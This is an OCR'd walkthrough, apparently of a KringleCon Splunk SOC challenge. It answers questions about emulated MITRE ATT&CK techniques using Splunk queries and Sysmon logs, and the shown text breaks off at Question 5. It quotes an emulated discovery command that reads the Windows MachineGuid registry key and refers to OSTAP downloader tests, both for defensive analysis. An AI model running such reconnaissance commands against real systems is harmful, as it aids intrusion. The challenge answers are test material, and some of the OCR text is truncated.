
What is the name of the adversary group that Santa feared would attack KringleCon?

Training Questions		**Status**
1.	How many distinct MITRE ATT&CK techniques did Alice emulate?	
2.	*Locked*	
3.	*Locked*	
4.	*Locked*	
5.	*Locked*	
6.	*Locked*	
7.	*Locked*	

It's helpful to open an additional browser tab with the Splunk interface to run queries against, leaving the KringleCon SOC chat window open for access to the questions.

Question 1: `How many distinct MITRE ATT&CK techniques did Alice emulate?`

To answer this, Alice gives us the basic part of the question: `| tstats count where index=* by index`, which yields these results:



New Search

```
| tstats count where index=* by index
```

✓ 303,714 events (1/1/70 12:00:00.000 AM to 1/4/21 7:58:24.000 PM) No Event Sampling

	index
1	attack
2	t1033-main
3	t1033-win
4	t1057-win
5	t1059.003-main
6	t1059.003-win
7	t1059.005-main
8	t1059.005-win
9	t1071.001-main
10	t1071.001-win
11	t1082-win
12	t1105-main
13	t1105-win
14	t1106-main
15	t1106-win
16	t1123-main
17	t1123-win
18	t1204.002-main
19	t1204.002-win

The 'Techniques' in the simulation are organized into individual Splunk indexes, named after the technique (ex. `t0133`, `t0157`, ...). A technique can have sub-techniques, such as `t1059.003` and `t1059.005`. The question calls for the number of top-level techniques, which counted up add to `13`.

Answering the question gives us more dialog from Alice in the chat, including a Splunk query that returns the exact answer:


```
| tstats count where index=* by index
| search index=T*-win OR T*-main
| rex field=index "(?<technique>t\d+)[\.\-].0*"
| stats dc(technique)
```

Question 2: `What are the names of the two indexes that contain the results of emulating Enterprise ATT&CK technique 1059.003? (Put them in alphabetical order and separate them with a space)`


Using the screenshot above, we can see the two indexes is `t1059.003-main t1059.003-win`.

Question 3: `One technique that Santa had us simulate deals with 'system information discovery'. What is the full name of the registry key that is queried to determine the MachineGuid?`

For this question, we'l need to dig into the MITRE ATT&CK framework to determine which technique is being used, and therefore which Splunk index to search. MITRE has developed a tool to facilitate searching the framework for techniques, available here. Open that page in a new tab, click 'Create a new layer', and select 'Enterprise'. This brings up a browsable and searchable instance of ATT&CK. We can search for 'system information discovery' and get a link to the page related to that technique:



Clicking on the 'view' link takes us to the specific page on the technique, which is T1082:



Home > Techniques > Enterprise > System Information Discovery

System Information Discovery


An adversary may attempt to get detailed information about the operating system and hardware, including version, patches, hotfixes, service packs, and architecture. Adversaries may use the information from System Information Discovery during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions.

Tools such as Systeminfo can be used to gather detailed system information. A breakdown of system data can also be gathered through the macOS `systemsetup` command, but it requires administrative privileges.

Infrastructure as a Service (IaaS) cloud providers such as AWS, GCP, and Azure allow access to instance and virtual machine information via APIs. Successful authenticated API calls can return data such as the operating system platform and status of a particular instance or the model view of a virtual machine.[1][2][3]

ID: T1082
Sub-techniques: Nc
Tactic: Discovery
Platforms: AWS, Azu
Permissions Requir
Data Sources: AWS Process command-lir Stackdriver logs
CAPEC ID: CAPEC-3
Contributors: Praeto
Version: 2.1

Using that technique number as the index, we can then search Splunk for the keyword `MachineGuid`, to find where the simulated attack queried the regstry:



```
index=t1082-win MachineGuid
```

✓ 4 events (11/30/20 8:41:05.000 PM to 1/4/21 9:40:42.000 PM)

SELECTED FIELDS
EventCode 2
a Message 2
ProcessId 2

INTERESTING FIELDS
a Account_Domain 2
a Account_Name 2
a action 2
a app 3
a body 2
a category 1
a Channel 1
a cmdline 2
a CommandLine 2

i		Time	Event
>	1	11/30/20 8:42:59.000 PM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name= >5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Ke <Correlation/><Execution ProcessID='2236' ThreadID='3136'/><Channel>Microsoft-Windows-Sysmon System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2020-11-30 20:42:59.314 92</Data><Data Name='Image'>C:\Windows\System32\reg.exe</Data><Data Name='FileVersion'>10.0. e='Product'>Microsoft® Windows® Operating System</Data><Data Name='Company'>Microsoft Corpor _MACHINE\SOFTWARE\Microsoft\Cryptography /v MachineGuid </Data><Data Name='CurrentDirectory' ame='LogonGuid'>{5224BDFA-594D-5FC5-FB75-C10200000000}</Data><Data Name='LogonId'>0x2c175fb< '>MD5=59A22FA6CF85026BB6BC69A1ADD75C50,SHA256=9E28034CE3AEEA6951F790F8997DF44CFBF80BEFF9FB17 BDFA-5953-5FC5-C16E-000000007F01}</Data><Data Name='ParentProcessId'>4740</Data><Data Name=' d.exe" /c "REG QUERY HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography /v MachineGuid" </Da EventCode = 1 ProcessId = 4792
>	2	11/30/20 8:42:59.000 PM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name= >5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Ke <Correlation/><Execution ProcessID='2236' ThreadID='3136'/><Channel>Microsoft-Windows-Sysmon

The command line used to query the registry was `REG QUERY HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography /v MachineGuid`, which makes the key queried `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography`.


Question 4: `According to events recorded by the Splunk Attack Range, when was the first OSTAP related atomic test executed? (Please provide the alphanumeric UTC timestamp.)`

OSTap is a JavaScript-based downloader commonly used to deliver malware such as TrickBot.

Alice gives a hint on what index to search:

> I suppose the SOC elves might overthink this one. Splunk Attack Range keeps track of the simulations that are run in
> `index=attack`
> You can then search that index for specific keywords...

We can search Splunk for anything related OSTap it with `index=attack ostap`. We're looking for the UTC timestamp of the earliest technique, so scrolling down to the bottom of the ressults and expanding #8 gives us a timestamp of `2020-11-30T17:44:15Z`




8 11/30/20 5:44:15.000 PM

```
"2020-11-30T17:44:15Z","2020-11-30T17:44:15","T1105","11","OSTAP Worming Activity","win-dc-
```

Type	☑	Field	Value	Actions
Selected	☑	Technique ▾	T1105	⌄
	☑	Test Name ▾	OSTAP Worming Activity	⌄
	☑	atk ▾	OSTAP Worming Activity	⌄
Event	□	Execution Time _Local ▾	2020-11-30T17:44:15	⌄
	□	Execution Time _UTC ▾	2020-11-30T17:44:15Z	⌄
	□	GUID ▾	2ca61766-b456-4fcf-a35a-1233685e1cad	⌄
	□	Hostname ▾	win-dc-748	⌄
	□	Test Number ▾	11	⌄
	□	Username ▾	attackrange\administrator	⌄
	□	field1 ▾	2020-11-30T17:44:15Z	⌄
	□	field2 ▾	2020-11-30T17:44:15	⌄
	□	field3 ▾	T1105	⌄
	□	field4 ▾	11	⌄
	□	field5 ▾	OSTAP Worming Activity	⌄

Question 5: One Atomic Red Team test executed by the Attack Range makes use of an open source package authored by frgnca on GitHub. According to Sysmon (Event Code 1) events in Splunk, what was the ProcessId associated with the first use of this component?

This question requires a bit more research. We need to look at frngca's GitHub page to find what package the tool is using, so we can search Splunk for when it was used. Looking at their repositories, one jumps out: `AudioDeviceCmdlets`, used to control audio devices on Windows:



Pinned

AudioDeviceCmdlets
AudioDeviceCmdlets is a suite of PowerShell Cmdlets to control audio devices on Windows
● C# ☆ 264 40


ubuntu
git init && git pull https://github.com/frgnca/ubuntu && ./initVM.sh
● Shell

arkSEtup
ARK Survival Evolved server setup script
● Shell

fcpi
An installation script to configure a Raspberry Pi with a Camera Module so it can be plugged and forgotten
● Python

99 contributions in the last year

So we're looking for something to do with audio devices. Going back to the ATT&CK navigator and searching for 'audio', we find `Audio capture` is technique `T1123`.



Search Techniques: audio

properties searched

☐ name ☐ ATT&CK ID ☐ description ☐ data sources

